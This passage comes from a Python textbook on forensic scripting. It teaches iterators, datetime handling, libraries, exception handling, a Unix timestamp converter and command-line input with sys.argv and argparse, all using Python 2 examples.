Through these features alone we can create basic scripts. Python is a very powerful and complex language belying its simplistic syntax. At this point, you should feel comfortable with the Python interpreter if you have been re-typing the prompts (`>>>`) as presented in the code blocks. In the next chapter, we will explore more complex foundational items and continue expanding upon the knowledge established in this chapter prior to moving into real world examples.

2

Python Fundamentals

We have explored the basic concepts behind Python and the fundamental elements used to construct scripts. We will now build a series of scripts throughout this book using the data types and built-in functions we've discussed in the first chapter. Before we begin developing scripts, let's walk through more important features of the Python language, building upon our existing knowledge.

In this chapter, we will explore more advanced features that we will utilize when building our Python forensic scripts. This includes more advanced data types and functions, creating our first script, handling errors, using libraries, interacting with the user, and best practices for development. After completing this chapter, we will be ready to dive into real-world examples featuring the utility of Python in forensic case work.

This chapter will cover the following topics:

- Advanced features including iterators and `datetime` objects
- Installing and using modules
- Error handling with `try`, `except`, and `raise` statements
- Sanity-checking and accessing user-supplied data
- Creating forensic scripts to find USB vendor and product information

Advanced data types and functions

This section highlights two common features of Python that we will frequently encounter in forensic scripts. Therefore, we will introduce these objects and functionality in great detail.

Iterators

You have previously learned several iterable objects, such as lists, sets, and tuples. In Python, a data type is considered an iterator if an `__iter__` method is defined or elements can be accessed using indices. These three data types (that is, lists, sets, and tuples) allow us to iterate through their contents in a simple and efficient manner. For this reason, we often use these data types when iterating through the lines in a file, file entries within a directory listing, or trying to identify a file based on a series of file signatures.

The `iter` data type allows us to step through data in a manner that doesn't preserve the initial object. This seems undesirable; however, when working with large sets or on machines with limited resources, it is very useful. This is due to the resource allocation associated with the `iter` data type, where only active data is stored in the memory. This preserves memory allocation when stepping through every line of a three gigabyte file by feeding one line at a time and preventing massive memory consumption while still handing each line in order.

The code block mentioned later steps through the basic usage of iterables. We use the `next()` function on an iterable to retrieve the next element. Once an object is accessed using `next()`, it is no longer available in `iter()`, as the cursor has moved past the element. If we have reached the end of the iterable object, we will receive `StopIteration` for any additional `next()` method calls. This exception allows us to gracefully exit loops with an iterator and alerts us to when we are out of content to read from the iterator:

```
>>> y = iter([1, 2, 3])
>>> y.next()
1
>>> y.next()
2
>>> y.next()
3
>>> y.next()
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
StopIteration
```

The `reversed()` built-in function can be used to create a reversed iterator. In the following example, we reverse a list and retrieve the `next()` object from the iterator:

```
>>> j = reversed([7, 8, 9])
>>> j.next()
```

```
9
>>> j.next()
8
>>> j.next()
7
>>> j.next()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
StopIteration
```

By implementing generators, we can further take advantage of the `iter` data type. Generators are a special type of function that produce iterator objects. Generators are similar to functions, as those discussed in *Chapter 1, Now For Something Completely Different*, though instead of returning objects, they yield iterators. Generators are best used with large data sets that would consume vast quantities of memory, similar to the use case of the `iter` data type.

The code block mentioned later shows the implementation of a generator. In the function `fileSigs()`, we create a list of tuples stored in the variable `sigs`. We then loop through each element in `sigs` and `yield` a tuple. This creates a generator, allowing us to use the `next()` method to retrieve each tuple individually and limit the generators memory impact. See the following code:

```
>>> def fileSigs():
...     sigs = [('jpeg', 'FF D8 FF E0'), ('png', '89 50 4E 47 0D 0A 1A
0A'), ('gif', '47 49 46 38 37 61')]
...     for s in sigs:
...         yield s

>>> fs = fileSigs()
>>> fs.next()
('jpeg', 'FF D8 FF E0')
>>> fs.next()
('png', '89 50 4E 47 0D 0A 1A 0A')
>>> fs.next()
('gif', '47 49 46 38 37 61')
```



You can refer to the file signatures at http://www.garykessler.net/library/file_sigs.html.

Datetime objects

Investigators are often asked to determine when a file was deleted, when a text message was read, or the correct order for a sequence of events. Consequently, a great deal of analysis revolves around timestamps and other temporal artifacts. Understanding time can help us piece together the puzzle and further understand the context surrounding an artifact. For this, and many other reasons, let's practice handling timestamps using the `datetime` module.

Python's `datetime` module supports the interpretation and formatting of timestamps. This module has many features, most notably – getting the current time; determining the change, or delta, between two timestamps; and converting common timestamp formats into a human readable date. The `datetime.datetime()` method creates a `datetime` object and accepts the year, month, day, and optionally hour, minute, second, millisecond, and time zone arguments. The `timedelta()` method shows the difference between two `datetime` objects by storing the difference in days, seconds, and microseconds.

First, we need to import the `datetime` library. This will allow us to use functions from the module. We can see the current date with the `datetime.now()` method. This creates a `datetime` object, which we then manipulate. For instance, let's create a `timedelta` by subtracting two `datetime` objects separated by a few seconds. In this case, our `timedelta` is a negative value. We can add or subtract the `timedelta` to or from our `right_now` variable to generate another `datetime` object:

```
>>> import datetime
>>> right_now = datetime.datetime.now()
>>> right_now
datetime.datetime(2015, 8, 18, 18, 20, 55, 284786)

>>> # Subtract time
>>> delta = right_now - datetime.datetime.now()
>>> delta
datetime.timedelta(-1, 85785, 763931)

>>> # Add datetime to time delta to produce second time
>>> right_now + delta
datetime.datetime(2015, 8, 18, 18, 10, 41, 48717)
```



Results may vary if these commands are run at a different time than when they were in this book.

Another commonly used application of the `datetime` module is `strftime()`, which allows `datetime` objects to be converted into custom-formatted strings. This function takes a format string as its input. This format string is made up of special characters beginning with the percent sign. The following table illustrates the examples of the formatters we can use with the `strftime()` function:

Description	Formatter
Year (YYYY)	%Y
Month (MM)	%m
Day (DD)	%d
24 Hour (HH)	%H
12 Hour (HH)	%I
Minute (MM)	%M
Second (SS)	%S
Microseconds (SSSSSS)	%f
Timezone (Z)	%z
AM/PM	%p

In addition, the function `strptime()`, which we do not showcase here, can be used for the reverse process. The `strptime()` function will take a string containing a date and time and convert it to a `datetime` object using the formatting string. In the following example, we convert a UNIX timestamp, represented as an integer, into a UTC `datetime` object:

```
>>> epoch_timestamp = 874281600
>>> datetime_timestamp = datetime.datetime.utcfromtimestamp(epoch_timestamp)
```

We can print this new object, and it will automatically be converted into a string representing the `datetime` object. However, let's pretend that we do not like to separate our date by hyphens. Instead, we can use the `strftime()` method to display the date with forward slashes or using any of the defined formatters:

```
>>> print datetime_timestamp
1997-09-15 00:00:00
>>> print datetime_timestamp.strftime('%m/%d/%Y %H:%M:%S')
09/15/1997 00:00:00
>>> print datetime_timestamp.strftime('%A %B %d, %Y at %I:%M:%S %p')
Monday September 15, 1997 at 12:00:00 AM
```

The `datetime` library alleviates a great deal of stress involved in handling date and time values in Python. This module is also well-suited for processing time formats often encountered during investigations.

Libraries

Libraries, or modules, expedite the development process, making it easier to focus on the intended purpose of our script rather than developing everything from scratch. External libraries can save large amounts of developing time, and, if we're being honest, they are often more accurate and efficient than any code we can cobble together. There are two types of library: standard and third-party libraries. Standard libraries are distributed with every installation of Python and carry commonly used code supported by the software foundation. Third-party libraries introduce new code and add or improve functionality to the standard Python installation.

Installing third-party libraries

We know that we do not need to install standard modules because they come with Python, but what about third-party modules? The Python Package Index is a great place to start looking for third-party libraries at <https://pypi.python.org/pypi>. This service allows tools such as `pip` to install packages automatically. If an Internet connection is not available or the package is not found on PyPi, a `setup.py` file can usually be used to install the module manually. The examples of using `pip` and `setup.py` are shown later. Tools such as `pip` are very convenient as they handle the installation of dependencies. Check whether items are already installed and suggest upgrades if an older version is installed. An Internet connection is required to check for online resources, such as dependencies and newer versions of a module. However, `pip` can also be used to install code on an offline machine.

These commands are run in the terminal or command prompt, not the Python interpreter. Please note that in the example mentioned later, full paths may be necessary if your Python executable is not included in the current environment's `PATH` variable. `Pip` must be run from an elevated console, either using `sudo` or an elevated Windows command prompt. Full documentation for `pip` can be found at <http://pip.pypa.io/en/stable/reference/pip/>:

```
$ pip install flexx
Downloading/unpacking flexx
  Downloading flexx-0.1.tar.gz (109kB): 109kB downloaded
  Running setup.py (path:/private/tmp/pip_build_root/flexx/setup.py) egg_
  info for package flexx
```

```
Installing collected packages: flexx
Running setup.py install for flexx

Successfully installed flexx
Cleaning up...

$ git clone https://github.com/williballenthin/python-registry.git
$ cd python-registry
$ python setup.py install
running install
... [Installation Log] ...
Installed /Library/Python/2.7/site-packages/enum34-1.0.4-py2.7.egg
Finished processing dependencies for python-registry==1.1.0
```

Libraries in this book

In this book, we use many third-party libraries that can be installed with pip or the `setup.py` method. However, not all third-party modules can be installed so easily and sometimes require searching the Internet. As you may have noted in the previous code block, some third-party modules, such as the `python-registry` module, are hosted on a source code management system such as GitHub. GitHub and other SCM services allow us to access publicly available code and view changes made to it over time. Alternatively, code can sometimes be found on a blog or a self-hosted website. In this book, we will provide instructions on how to install any third-party modules we use.

Python packages

A Python package is a directory containing Python modules and the `__init__.py` file. When we import a package, the `__init__.py` code is executed. This file contains imports and code required to run other modules in the package. These packages can be nested, and they exist within subdirectories. For example, the `__init__.py` file can contain import statements that bring in each Python file in the directory and all of the available classes or functions when the folder is imported. The following is an example directory structure and the `__init__.py` file that shows how the two interact when imported. The last line in the following code block imports all specified items in the subDirectory's `__init__.py` file.

The hypothetical folder structure is as follows:

```
| -- packageName/
|   -- __init__.py
|   -- script1.py
|   -- script2.py
|   -- subDirectory/
|     -- __init__.py
|     -- script3.py
|     -- script4.py
```

The top-level `__init__.py` file contents are as follows:

```
from script1 import *
from script2 import FunctionName
from subDirectory import *
```

The code mentioned later executes the `__init__` script mentioned previously, and it will import all functions from `script1.py`, only `FunctionName` from `script2.py`, and any additional specifications from `subDirectory/__init__.py`:

```
import packageName
```

Classes and object-oriented programming

Python supports **object-oriented programming (OOP)** using the built-in `class` keyword. OOP allows advanced programming techniques and sustainable code that supports better software development. Because OOP is not commonly used in scripting and is above the introductory level, this book will implement OOP and some of its features in later chapters after we master the basic features of Python. Everything in Python, including classes, functions, and variable, are objects. Classes are useful in a variety of situations, allowing us to design our own objects to interact with data in a custom manner.

Let's look at the `datetime` module for an example of how we will interact with classes and their methods. This library will be used frequently throughout the book as it is essential for interpreting and manipulating timestamps. This library contains several classes, such as `datetime`, `timedelta`, and `tzinfo`. Each of these classes handles a different functionality associated with timestamps. The most commonly used is the `datetime` class, which can be confusing as it is a member of the `datetime` module. This class is the simplest and is used to represent dates as Python objects. The two other mentioned classes support the `datetime` class by allowing dates to be added or subtracted through the `timedelta` class, and `timezones` represented through the `tzinfo` class.

Focusing on the `datetime.datetime` class, we will look at how we can use this object to create multiple instances of dates and extract data from them. To begin, as seen in the following code block, we must import this library to access the classes and methods. Next, we pass arguments to the `datetime` class and assign the `datetime` object to `date_1`. Our `date_1` variable contains the value to represent April Fools Day, 2016. Since we did not specify a time value when initiating the class, the value will reflect midnight, down to the millisecond. As we can see, like functions, classes too can have arguments. Additionally, a class can contain its own functions, commonly called methods. An example of a method is the call to `now()`, allowing us to gather the current timestamp for our local machine and store the value as `date_2`. These methods allow us to manipulate data specific to the defined instance of the class. We can see the contents of our two date objects by printing them in the interactive prompt:

```
>>> import datetime  
>>> date_1 = datetime.datetime(2016,04,01)  
>>> date_2 = datetime.datetime.now()  
>>> print date_1, " | ", date_2  
2016-04-01 00:00:00.000 | 2016-04-01 15:56:10.012915
```

We can assess properties of our date objects by calling specific class attributes. These attributes are usually leveraged by code within the class to process the data. We can also use these attributes to our advantage. For example, the `hour` or `year` attributes allow us to extract the hour or the year from our date objects. Though this may seem simple, it becomes more helpful in other modules when accessing the parsed or extracted data from the class instance:

```
>>> date_2.hour  
15  
>>> date_1.year  
2016
```

As mentioned before, we can always run the `dir()` and `help()` functions to provide context on what methods and attributes are available for a given object. If we run the following code, we can see that we can extract the weekday or format the date following the ISO format. These methods provide additional information about our `datetime` objects and allow us to take full advantage of what the class object has to offer:

```
>>> dir(date_1)
['__add__', '__class__', '__delattr__', '__doc__', '__eq__', '__
format__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__
init__', '__le__', '__lt__', '__ne__', '__new__', '__radd__', '__
reduce__', '__reduce_ex__', '__repr__', '__rsub__', '__setattr__', 
'__sizeof__', '__str__', '__sub__', '__subclasshook__', 'astimezone',
'combine', 'ctime', 'date', 'day', 'dst', 'fromordinal', 'fromtimestamp',
'hour', 'isocalendar', 'isoformat', 'isoweekday', 'max', 'microsecond',
'min', 'minute', 'month', 'now', 'replace', 'resolution', 'second',
'strftime', 'strptime', 'time', 'timetuple', 'timetz', 'today',
'toordinal', 'tzinfo', 'tzname', 'utcfromtimestamp', 'utcnow',
'utcoffset', 'utctimetuple', 'weekday', 'year']

>>> date_1.weekday()
4

>>> date_2.isoformat()
2016-04-01T15:56:10.012915
```

Try and except

The `try` and `except` syntax is used to catch and safely handle errors encountered during runtime. As a new developer, you'll become accustomed to people telling you that your scripts don't work. In Python, we use the `try` and `except` blocks to stop preventable errors from crashing our code. Please use the `try` and `except` blocks in moderation. Don't use them as if they were band-aids to plug up holes in a sinking ship—reconsider your original design instead and contemplate modifying the logic to better prevent errors.

We can `try` to run some line(s) of indented code and catch an exception or error with the `except` statement, such as `TypeError` or `IndexError`, and have our program executing other logic instead of crashing. Using these correctly will enhance the stability of our program. However, improper usage will not add any stability and can mask underlying issues in our code.

When an error is encountered, an error message is displayed to the user containing debug information and the program exits. This is an undesirable yet unavoidable scenario during the life cycle of our code. Rather than wrapping our entire code with error handling, we should place it in locations where we either anticipate errors occurring or find errors during testing.

For example, say we have some code that performs a mathematical calculation on two variables. If we anticipate that a user may accidentally enter non-integer or float values, we may want to wrap a `try` and `except` around the calculation to catch any `TypeError` exceptions that may arise. When we catch the error, we can try and convert the variables to integers with the class constructor method before trying again. If successful, we have saved our code from a preventable crash. Our catch scenario is not so vague that our program would still be able to execute if it had received a dictionary. In that case, we would want the script to crash and present debug information to the user.

It is often not advisable to cover many lines of code with one `try` and `except` block. Any line that has a reasonable chance of generating an error should be handled by its own `try` and `except` block with a solution for that specific line to ensure that we are properly handling the specific error. There are a few variations of the `try` and `except` block. In short, there are catch-all, catch-as-variable, and catch-specific types of block. The following pseudocode shows examples of how the blocks are formed:

```
# Basic try and except -- Catch-All
try:
# Line(s) of code
except:
# Line(s) of error-handling code

# Catch-As-Variable
try:
# Line(s) of code
except TypeError as e:
    print e.message
# Line(s) of error-handling code

# Catch-Specific
try:
# Line(s) of code
except ValueError:
# Line(s) of error-handling code for ValueError exceptions
```

The catch-all or "bare" `except` will catch any error. This is often regarded as a poor coding practice as it can lead to program crashes or infinite loops. Catching an exception as a variable is useful in a variety of situations. The error message of the exception stored in `e` can be printed or written to a log by calling `e.message`—this can be particularly useful when an error occurs within a large multimodule program. In addition, the `isinstance` built-in function can be used to determine the type of error.

In the example later, we define two functions: `giveError()` and `errorHandler()`. The `giveError()` function tries to append 5 to the `my_list` variable. This variable has not yet been instantiated and will generate a `NameError`. In the `except` clause, we are catching a base `Exception` and storing it in the variable `e`. We then pass this exception object to our `errorHandler()` function, which we define later.

The `errorHandler()` function takes an exception object as its input. It checks whether the error is an instance of `NameError` or `TypeError`, or it passes otherwise. Based on the type of exception, it will print out the exception type and error message:

```
>>> def giveError():
...     try:
...         my_list.append(5)
...     except Exception as e:
...         errorHandler(e)
...
>>> def errorHandler(error):
...     if isinstance(error, NameError):
...         print 'NameError:', error.message
...     elif isinstance(error, TypeError):
...         print 'TypeError:', error.message
...     else:
...         pass
...
>>> giveError()
NameError: global name 'my_list' is not defined
```

Finally, the catch-specific `try` and `except` can be used to catch individual exceptions and has targeted error-handling code for that specific error. A scenario that might require a catch-specific `try` and `except` block is working with an object, such as `list` or `dictionary`, which may or may not be instantiated at that point in the program.

In the example given later, the `results` list does not exist when it is called in the function. Fortunately, we wrapped the `append` operation in a `try` and `except` to catch the `NameError` exceptions. When we do catch this exception, we first instantiate the `results` list as an empty list and then append the appropriate data before returning the list. Here is the example:

```
>>> def doubleData(data):
...     for x in data:
...         double_data = x*2
```

```

...
        try:
...
            # The results list does not exist the first time
we try to append to it
...
            results.append(double_data)
...
        except NameError:
...
            results = []
...
            results.append(double_data)
...
    return results
...
>>> my_results = doubleData(['a', 'b', 'c'])
>>> print my_results
['aa', 'bb', 'cc']

```

Raise

As our code can generate its own exceptions during execution, we can also manually trigger an exception to occur with the built-in `raise()` function. The `raise()` method is often used to raise an exception to the function that called it. While this may seem unnecessary, in larger programs, this can actually be quite useful.

Imagine a function, `functionB()`, which receives parsed data in the form of a packet from `functionA()`. Our `functionB()` does some further processing on said packet and then calls `functionC()` to continue to process the packet. If `functionC()` raises an exception back to `functionB()`, we might design some logic to alert the user of the malformed packet instead of trying to process it and producing faulty results. The following is pseudocode representing such a scenario:

```

001 import module
002
003 def main():
004     functionA(data)
005
006 def functionA(data_in):
007     try:
008         # parse data into packet
009         functionB(parsed_packet)
010     except Exception as e:
011         if isinstance(e, ErrorA):
012             # Fix this type of error
013             functionB(fixed_packet)
014             etc.
015

```

```
016 functionB(packet):
017     # Process packet and store in processed_packet variable
018     try:
019         module.functionC(processed_packet)
020     except SomeError:
021         # Error testing logic
022         if type 1 error:
023             raise ErrorA()
024         elif type 2 error:
025             raise ErrorB()
026             etc.
027
028 if __name__ == '__main__':
029     main()
```

In addition, raising custom or built-in exceptions can be useful when dealing with exceptions that Python doesn't recognize on its own. Let's revisit the example of the malformed packet. When the second function received the raised error, we might design some logic that tests some possible sources of error. Depending on those results, we might raise different exceptions back to the calling function, `functionA()`.

When raising a built-in exception, make sure to use an exception that most closely matches the error. For example, if the error revolves around an index issue, use the `IndexError` exception. When raising an exception, we should pass in a string containing a description of the error. This string should be descriptive and help the developer identify the issue, unlike the following string used. The adage "do what we say not what we do" applies here:

```
>>> def raiseError():
...     raise TypeError('This is a TypeError')
...
>>> raiseError()
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
File "<stdin>", line 2, in raiseError
TypeError: This is a TypeError
```

Creating our first script – unix_converter.py

Our first script will perform a common timestamp conversion that will prove useful throughout the book. Named `unix_converter.py`, this script converts Unix timestamps into a human readable date and time value. Unix timestamps are formatted as an integer representing the number of seconds since 1970-01-01 00:00:00.

On line 1, we import the `datetime` library, which has a `utcfromtimestamp()` function to convert Unix timestamps into `datetime` objects. On lines 3 through 6, we define variables that store documentation details relevant to the script. While this might be overkill for a small example, it is good to get in the habit of documenting your code early. Documentation can help maintain sanity when the code is revisited later or reviewed by another individual. After the initial setup and documentation, we define the `main()` function on line 9. The docstrings for our `main()` function are contained on lines 10 through 14. The docstrings contain a description of the function, its inputs, and any returned output:

```

001 import datetime
002
003 __author__ = 'Preston Miller & Chapin Bryce'
004 __date__ = '20160401'
005 __version__ = '0.01'
006 __description__ = "Convert unix formatted timestamps (seconds
since Epoch [1970-01-01 00:00:00]) to human readable"
...
009 def main():
010     """
011         The main function queries the user for a unix timestamp and
calls
012         unix_converter to process the input.
013         :return: Nothing.
014     """

```

Although this function can be named anything, it is a good practice to name the function `main` so others can easily identify it as the main logic controller. On line 15, we prompt the user for the Unix timestamp to convert. Note that we wrap the returned input with the `int()` constructor and store that integer in the variable `unix_ts`. This is because any value returned by the built-in `raw_input()` function will be returned as a string. Here are lines 15 and 16:

```

015     unix_ts = int(raw_input('Unix timestamp to convert:\n>> '))
016     print unixConverter(unix_ts)

```

On line 16, we call the second function, called `unixConverter()`, which takes our Unix timestamp as its sole argument. The `unixConverter()` function is defined on line 19. Inside this function, we use the `datetime` library to convert the integer from a Unix timestamp into a Python `datetime` object that we can manipulate. On line 25, the `utcfromtimestamp()` function converts the Unix timestamp into a `datetime` object, which we store in the variable `date_ts`. The `utcfromtimestamp()` method, unlike the similar `datetime.fromtimestamp()` function, converts the Unix timestamp without applying any timezone to the conversion. Next, we use `strftime()` to convert the `datetime` object to a string based on the specified format: `MM/DD/YYYY H:MM:SS AM/PM UTC`. After the conversion, the string is returned to line 16 where the `unixConverter()` was invoked and printed. We have the following code:

```
019 def unixConverter(timestamp):
020     """
021     The unix_converter function uses the datetime library to
022     convert the timestamp.
023     :param timestamp: A integer representing a unix timestamp.
024     :return: A human-readable date string.
025     """
026     date_ts = datetime.datetime.utcfromtimestamp(timestamp)
027     return date_ts.strftime('%m/%d/%Y %I:%M:%S %p UTC')
```

With the main logic for this function explained, let's look at what lines 28 and 29 do for our script. Line 28 is a conditional statement that checks to see whether the script is being run from the command line as a script and, for example, not imported like a library module. If the condition returns `True`, then the `main()` function is called on line 29. If we just simply called the function without this conditional, the `main()` function would still execute whenever we ran this script and would also execute if we imported this script as a module which, in this case, would not be desirable:

```
028 if __name__ == '__main__':
029     main()
```

We can now execute this script by calling `unix_converter.py` at the command line. This script ran, as seen in the following screenshot, until it required input from the user. Once the value was entered, the script continued executing and printed the converted timestamp to the console.

```
C:\WINDOWS\system32\cmd.exe
C:\learn-python-for-forensics>python Chapters\Chapter2\Code\unix_converter.py
Unix timestamp to convert:
>> 1445401740
10/21/2015 04:29:00 AM UTC
```

User input

Allowing a user input enhances the dynamic nature of a program. It is good practice to query the user for file paths or values rather than explicitly writing this information. Therefore, if the user wants to use the same program on a separate file, they can simply provide a different path, rather than editing the source code. In most programs, users supply input and output locations or identify which optional features or modules should be used at runtime.

User input can be supplied when the program is first called or during runtime as an argument. For most projects, it is recommended to use command-line arguments because asking the user for an input during runtime halts the program execution while waiting for the input.

Using the raw input method and the system module – `user_input.py`

Both `raw_input()` and `sys.argv` represent basic methods of obtaining input from users. Be cognizant of the fact that both of these methods return string objects. We can simply convert the string to the required data type using the appropriate class constructor.

The `raw_input()` function is similar to asking someone a question and waiting for their reply. During this time, the program's execution thread halts until a reply is received. We define a function later that queries the user for a number and returns the squared value. The integer constructor around the `raw_input()` function ensures that we are working with an integer and not a string. If the integer conversion is removed, a `TypeError` will be generated when attempting to square a string. We have the following code:


```
>>> def square():
...     value = int(raw_input('Provide number: '))
...     return value**2
...
>>> square()
Provide number: 3
9
```

Arguments supplied at the command line are stored in the `sys.argv` list. As with any list, these arguments can be accessed with an index, which starts at zero. The first element is the name of the script while any element after that represents a space-separated user-supplied input. We need to import the `sys` module to access this list.

On line 9, we copy the arguments from the `sys.argv` list into a temporary list variable named `args`. This is preferred because on line 11, we remove the first element after printing it. For the remaining items in the `args` list, we use a `for` loop and wrap our list with the built-in `enumerate()` function. This gives us a counter for our loop, `i`, to count the number of arguments. On lines 13 and 14, we print out each argument, its number, and type. We have the following code:

```
001 import sys
...
004 def main():
005     """
006         The main function uses sys.argv list to print any user
007         supplied input.
008     """
009     args = sys.argv
010     print 'Script: ', args.pop(0)
011
012     for i, argument in enumerate(sys.argv):
013         print 'Argument {}: {}'.format(i, argument)
014         print 'Type: {}'.format(type(argument))
015
016 if __name__ == '__main__':
017     main()
```

After saving this file as `user_input.py`, we can call it at the command line and pass in our arguments. Note in the following screenshot that both arguments are treated as strings. Please remember this feature of using `raw_input()` or the `sys.argv` list as it will save you some headaches later when troubleshooting a script.



The screenshot shows a Windows Command Prompt window titled "C:\WINDOWS\system32\cmd.exe". The command entered is "python Chapters\Chapter2\Code\user_input.py hello 2". The output shows the script's behavior: it prints "Script: Chapters\Chapter2\Code\user_input.py", then "Argument 0: hello", "Type: <type 'str'>", "Argument 1: 2", and "Type: <type 'str'>".

For smaller programs that do not have many command-line options, the `sys.argv` list is a quick and easy way to obtain user input.

[]

File paths that contain a space should be double-quoted. For example, `sys.argv` would split `C:/Users/LPF/misc/my books` into `C:/Users/LPF/misc/my` and `books`. This would result in an `IOError` exception when trying to interact with this directory in a script.

[]

Understanding Argparse – argument_parser.py

Argparse is a module in the standard library and will be used throughout the book as a means of obtaining user input. Argparse can help develop more complicated command-line interfaces. By default, Argparse creates an `-h` switch or a "help" switch to display help and usage information for any argument. Later, we have built a sample `argparse` implementation that has required, optional, and default arguments.

We import the `argparse` module on line 1. The main function defined on line 4 will print out any supplied arguments it receives. Starting with line 14, we begin to define components of our argument parser. Lines 14 and 15 are optional, and they generally only display when a user runs the help (`-h` or `-help`) switch with our script. See the following code:

```
001 import argparse
...
004 def main(args):
005     """
006     The main function prints the args input to the console.
007     :param args: The parsed arguments namespace created by the
008     argparse module.
009     """
010     print args
...
013 if __name__ == '__main__':
014     description = 'Argparse: Command-Line Parser Sample' # Description of the Program to display with help
015     epilog = 'Built by Preston Miller & Chapin Bryce' # Displayed after help, usually Authorship and License Information
```

The first real step to develop our command-line interface is creating the `ArgumentParser` object on line 18. We will add our arguments and ultimately parse supplied arguments using this object:

```
017     # Define initial information for argument parser
018     parser = argparse.ArgumentParser(description=description,
epilog=epilog)
```

Arguments are added to our parser via the `add_argument()` function. This function must be supplied with a string representing the name of the argument followed by any options. Optional arguments include a description of the argument, selecting choices, storing the argument as true or false if selected, and so on.

There are two types of argument – positional and optional. Optional arguments have one or two dashes as the first character of their name, by default. For example, the `timezone` argument on line 21 is positional and required, whereas the `c` argument is optional. Using the `required` keyword on line 22 allows us to create a required non-positional argument as follows:

```
020      # Add arguments
021      parser.add_argument('timezone', help='timezone to apply') #
Required variable (no `--` character)
022      parser.add_argument('--source', help='source information',
required=True) # Optional argument, forced to be required
023      parser.add_argument('-c', '--csv', help='Output to csv') #
Optional argument using -c or --csv
```

The `action` keyword determines how the argument is processed when supplied at the command line. On line 26, the `no-email` argument will store the Boolean value `False` when supplied and `True` when it is not. Alternatively, the `send-email` argument stores `True` when supplied by the user and `False` otherwise. On line 28, every time the `email` argument is used it gets appended to the `emails` list. The `count` action will store an integer representing the number of times the argument was called. For example, supplying `-vvv` at the command line will store the value `3` in the `v` argument. Take a look at the following code:

```
025      # Using actions
026      parser.add_argument('--no-email', help='disable emails',
action="store_false") # Assign `False` to value if present.
027      parser.add_argument('--send-email', help='enable emails',
action="store_true") # Assign `True` to value if present.
028      parser.add_argument('--emails', help='email addresses to
notify', action="append") # Append values for each call. i.e. --emails
a@example.com --emails b@example.com
029      parser.add_argument('-v', help='add verbosity',
action='count') # Count the number of instances. i.e. -vvv
```

The `default` keyword dictates the default value of an argument. We can also use the `type` keyword to store our argument as a certain object. Instead of being stuck with strings as our only input, we can now store the input directly as the desired object and remove user input conversions from our scripts:

```
031      # Defaults
032      parser.add_argument('--length', default=55, type=int)
033      parser.add_argument('--name', default='Alfred', type=str)
```

Argparse can be used to open a file for reading or writing. On line 36, we open the required argument `input_file` in read mode. By passing this file object into our main script, we can immediately begin to process our data of interest:

```
035      # Handling Files
036      parser.add_argument('input_file', type=argparse.FileType('r'))
# Open specified file for reading
037      parser.add_argument('output_file', type=argparse.
FileType('w')) # Open specified file for writing
```


The last keyword we will discuss is `choices`, which takes a list of options the user can select from. When the user calls this switch, they must then provide one of the valid options. For example, `--file-type DD/001` would set the `file-type` argument to the `DD/001` choice as follows:

```
039      # Choices
040      parser.add_argument('--file-type', choices=['E01', 'DD/001',
'Ex01']) # Allow only specified choices
```

Finally, once we have added all of our desired arguments to our parser, we can parse the arguments. On line 43, we call the `parse_args()` function that creates a `NameSpace` object. To access, for example, the `length` argument that we created on line 32, we need to call the `NameSpace` object, such as `arguments.length`. On line 44, we pass our arguments into our `main()` function, which prints out all the arguments in the `NameSpace` object on line 10. We have the following code:

```
042      # Parsing arguments into objects
043      arguments = parser.parse_args()
044      main(arguments)
```

These objects may be reassigned to variables for easier recall. With the basics of the `argparse` module understood, we can now build simple and more advanced command-line arguments for our scripts. Therefore, this module is used extensively to provide command-line arguments for most of the code we will build. When running the following code with the help switch, we should see our series of required and optional arguments for the script:



```
C:\learn-python-for-forensics>python Chapters\Chapter2\Code\argument_parser.py -h
usage: argument_parser.py [-h] --source SOURCE [-c CSV] [-no-email]
                         [--send-email] [--emails EMAILS] [-v]
                         [--length LENGTH] [--name NAME]
                         [--file-type {E01,DD/001,Ex01}]
                         timezone input_file output_file

Argparse: Command-Line Parser Sample

positional arguments:
  timezone           timezone to apply
  input_file
  output_file

optional arguments:
  -h, --help          show this help message and exit
  --source SOURCE    source information
  -c CSV, --csv CSV  Output to csv
  --no-email          disable emails
  --send-email        enable emails
  --emails EMAILS     email addresses to notify
  -v                 add verbosity
  --length LENGTH
  --name NAME
  --file-type {E01,DD/001,Ex01}

Built by Preston Miller & Chapin Bryce
```

Forensic scripting best practices

Forensic best practices play a big part in what we do and, traditionally, refer to handling or acquiring evidence. However, we've designated some forensic best practices of our own when it comes to programming, as follows:

- Do not modify original data you're working with and to that effect
- Work on copies of the original data
- Comment code
- Validate your program's results
- Maintain extensive logging
